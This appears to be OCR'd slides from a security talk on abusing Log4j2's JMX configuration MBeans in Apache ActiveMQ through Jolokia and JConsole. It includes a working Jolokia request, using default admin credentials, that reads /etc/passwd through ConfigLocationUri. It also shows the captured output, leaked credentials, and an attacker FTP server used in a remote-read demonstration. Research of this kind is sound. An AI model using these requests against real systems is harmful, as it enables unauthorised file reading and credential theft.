
Log4J – Attacks

- Interesting MBeans:
 - Functions:
 - `setConfigText(String, String)`
 - `getConfigText(String)`
 - Attributes:
 - `ConfigLocationUri` – Read/Write
 - `ConfigText` – Read Only

Log4J – Attacks

- Attacks target by modifying the Log4J runtime configuration
- Possible Attacks:
 - Read Arbitrary Files:
 - Point to file with “ConfigLocationUri”
 - Read contents with “ConfigText” or “getConfigText(String)”
 - Write Files:
 - Point “ConfigLocationUri” to malicious remote config
 - Or change config directly using “setConfigText(String, String)”
 - Leverage other functionalities:
 - Script Engines
 - JDBC Connections

Reading Files



READING IS BORING

FALSE

YOU JUST HAVEN'T FOUND THE RIGHT FILE YET

Reading Files

- Steps:
 - Step 1: Point to file with “ConfigLocationUri”
 - Step 2: Read contents with:
 - “ConfigText”
 - “getConfigText(String)”
- What can we read?
 - Local Files
 - Remote files
 - FTP
 - SMB (Only Windows Environment)
 - Protection Against Reading over HTTP (a.k.a. Blind GET SSRF)

Read Local Files

Read Local Files (FILE://, JAR://)

Jolokia – Change ConfigLocationUri

```
POST /api/jolokia HTTP/1.1
Host: 127.0.0.1:8161
Authorization: Basic YWRtaW46YWRtaW4=
Origin: a
Content-Length: 141

{
  "type": "write",
  "mbean": "org.apache.logging.log4j2:type=2b9627bc",
  "attribute": "ConfigLocationUri",
  "value": "file:///etc/passwd"
}
```

Read Local Files (FILE:///, JAR://)

Jolokia – Read Resulting ConfigText

Content-Length: 4026

```
{"request":{"mbean":"org.apache.logging.log4j2:type=2b9627bc","type":"read"},"value": {"status":"STARTED","ConfigClassName":"org.apache.logging.log4j.core.config.xml.XmlConfiguration","ConfigLocationUri":"file:\\home\\guest\\Desktop\\Apache_ActiveMQ\\apache-activemq-5.17.3\\bin\\Default@2da5b3af","ConfigName":"Default@2da5b3af","ConfigProperties": {"host Name":"tester","contextName":"2b9627bc"}, "ConfigText": "root:x:0:0:root:\\root:\\bin\\bash\\ndaemon:x:1:1:daemon:\\usr\\sbin:\\usr\\sbin\\nlogin\\nbin:x:2:2:bin:\\bin:\\usr\\sbin\\nlogin\\nsys:x:3:3:sys:\\dev:\\usr\\sbin\\nlogin\\nsync:x:4:65534:sync:\\bin:\\bin\\sync\\ngames:x:5:60:games:\\usr\\games:\\usr\\sbin\\nlogin\\nman:x:6:12:man:\\var\\cache\\man:\\usr\\sbin\\nlogin\\nlp:x:7:7:lp:\\var\\spool\\lpd:\\usr\\sbin\\nlogin\\nmail:x:8:8:mail:\\var\\mail:\\usr\\sbin\\nlogin\\nnews:x:9:9:news:\\var\\spool\\news:\\usr\\sbin\\nlogin\\nuucp:x:10:10:uucp:\\var\\spool\\uucp:\\usr\\sbin\\nlogin\\nproxy:x:13:13:proxy:\\bin:\\usr\\sbin\\nlogin\\nwww-data:x:33:33:www-data:\\var\\www:\\usr\\sbin\\nlogin\\n***TRUNCATED***", "Name":"2b9627bc","ObjectName": {"objectName":"org.apache.logging.log4j2:type=2b9627bc"}, "ConfigFilter":"null"}, "timestamp":1674216011,"status":200}
```

Read Local Files (FILE://, JAR://)

Jolokia – Read Resulting ConfigText

```
action", "ConfigLocationUri": "file:\\"/home\\guest\\Desktop\\Apache_ActiveMQ\\apache-activemq-5.17.3\\bin\\Default@2da5b3af\"", "ConfigName": "Default@2da5b3af", "ConfigProperties": { "host": "127.0.0.1", "port": 61616, "username": "admin", "password": "admin", "virtualHost": "/"}, "ConfigText": "activemq:{"host": "127.0.0.1", "port": 61616, "username": "admin", "password": "admin", "virtualHost": "/"}'}
```


Read Local Files (FILE:///, JAR://)

Jolokia – Read Resulting ConfigText

```
Name": "tester", "contextName": "2b9627bc"}, "ConfigText": "root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sys\nngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nnman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nnlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nnmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nnuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nn***TRUNCATED***\n", "Name": "2b9627bc", "ObjectName": { "objectName": "org.apache.logging.log4j2:type=2b9627bc" }}
```

Read Local Files (FILE:///, JAR://)

JConsole – Change ConfigLocationUri



Read Local Files (FILE:///, JAR://)

JConsole – Read ConfigText

Java Monitoring & Management Console

Connection Window Help

127.0.0.1:9999

Overview Memory Threads Classes VM Summary MBeans

Attribute value

Name	Value
ConfigText	root:x:0:0:root:/root:/bin/bashdaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologinbin:x:2:2:bin:/bin:/usr/s...

MBeanAttributeInfo

Name	Value
Attribute:	
Name	ConfigText
Description	Attribute exposed for management
Readable	true
Writable	false
Is	false
Type	java.lang.String

Attributes

Name	
Status	
ConfigLocationUri	
ConfigText	
ConfigName	
ConfigClassName	
ConfigFilter	
ConfigProperties	
ObjectName	

Operations

Notifications

Appenders

ContextSelector


StatusLogger

The screenshot shows the Java Monitoring & Management Console interface. The 'MBeans' tab is selected. On the left, a tree view shows various Java packages and their sub-components. The 'org.apache.logging.log4j2' package is expanded, showing its attributes. One attribute, 'ConfigText', is highlighted with a red box and selected. Its value is displayed in a table on the right. The value is 'root:x:0:0:root:/root:/bin/bashdaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologinbin:x:2:2:bin:/bin:/usr/s...', which is a standard Linux password entry. There is also a table below showing detailed information about the 'ConfigText' attribute, including its name, description, readability, writability, and type.

Read Remote Files – FTP://

Read Remote Files (FTP://)

JConsole – Change ConfigLocationUri



Read Remote Files (FTP://)

JConsole – Change ConfigLocationUri

Attribute value	
Name	Value
ConfigLocationUri	ftp://mal:somepass@192.168.6.129:2121/exfil.txt

Read Remote Files (FTP://)

Attacker's FTP Server

```
guest@worker01:~/Desktop/Log4J$ cat exfil.txt
Exfil this file
guest@worker01:~/Desktop/Log4J$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:7b:8c:51 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.6.129/24 brd 192.168.6.255 scope global dynamic noprefixroute ens33
        valid_lft 1304sec preferred_lft 1304sec
    inet6 fe80::52b7:7fe6:e82:6777/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:07:9d:6e:d3 brd ff:ff:ff:ff:ff:ff
guest@worker01:~/Desktop/Log4J$ python3 -m pyftpdlib -u mal -P somepass
[I 2024-04-29 22:48:42] concurrency model: async
[I 2024-04-29 22:48:42] masquerade (NAT) address: None
[I 2024-04-29 22:48:42] passive ports: None
[I 2024-04-29 22:48:42] >>> starting FTP server on 0.0.0.0:2121, pid=309613 <<
[I 2024-04-29 22:49:36] 192.168.6.176:50181-[] FTP session opened (connect)
[I 2024-04-29 22:49:36] 192.168.6.176:50181-[mal] USER 'mal' logged in.
[I 2024-04-29 22:49:36] 192.168.6.176:50181-[mal] RETR /home/guest/Desktop/Log4J/exfil.txt completed=1 bytes=16 seconds=0.001
[I 2024-04-29 22:49:36] 192.168.6.176:50181-[mal] FTP session closed (disconnect).
[I 2024-04-29 22:49:54] 192.168.6.176:50183-[] FTP session opened (connect)
```

Read Remote Files (FTP://)

Attacker's FTP Server

```
guest@worker01:~/Desktop/Log4J$ python3 -m pyftplib -u mal -P somepass
[I 2024-04-29 22:48:42] concurrency model: async
[I 2024-04-29 22:48:42] masquerade (NAT) address: None
[I 2024-04-29 22:48:42] passive ports: None
[I 2024-04-29 22:48:42] >>> starting FTP server on 0.0.0.0:2121, pid=309613 <<<
[I 2024-04-29 22:49:36] 192.168.6.176:50181-[] FTP session opened (connect)
[I 2024-04-29 22:49:36] 192.168.6.176:50181-[mal] USER 'mal' logged in.
[I 2024-04-29 22:49:36] 192.168.6.176:50181-[mal] RETR /home/guest/Desktop/Log4J/exfil.txt
[I 2024-04-29 22:49:36] 192.168.6.176:50181-[mal] FTP session closed (disconnect).
[I 2024-04-29 22:49:54] 192.168.6.176:50183-[] FTP session opened (connect)
```

Read Remote Files (FTP://)

Attacker's FTP Server

```
guest@worker01:~/Desktop/Log4J$ cat exfil.txt  
Exfil this file
```

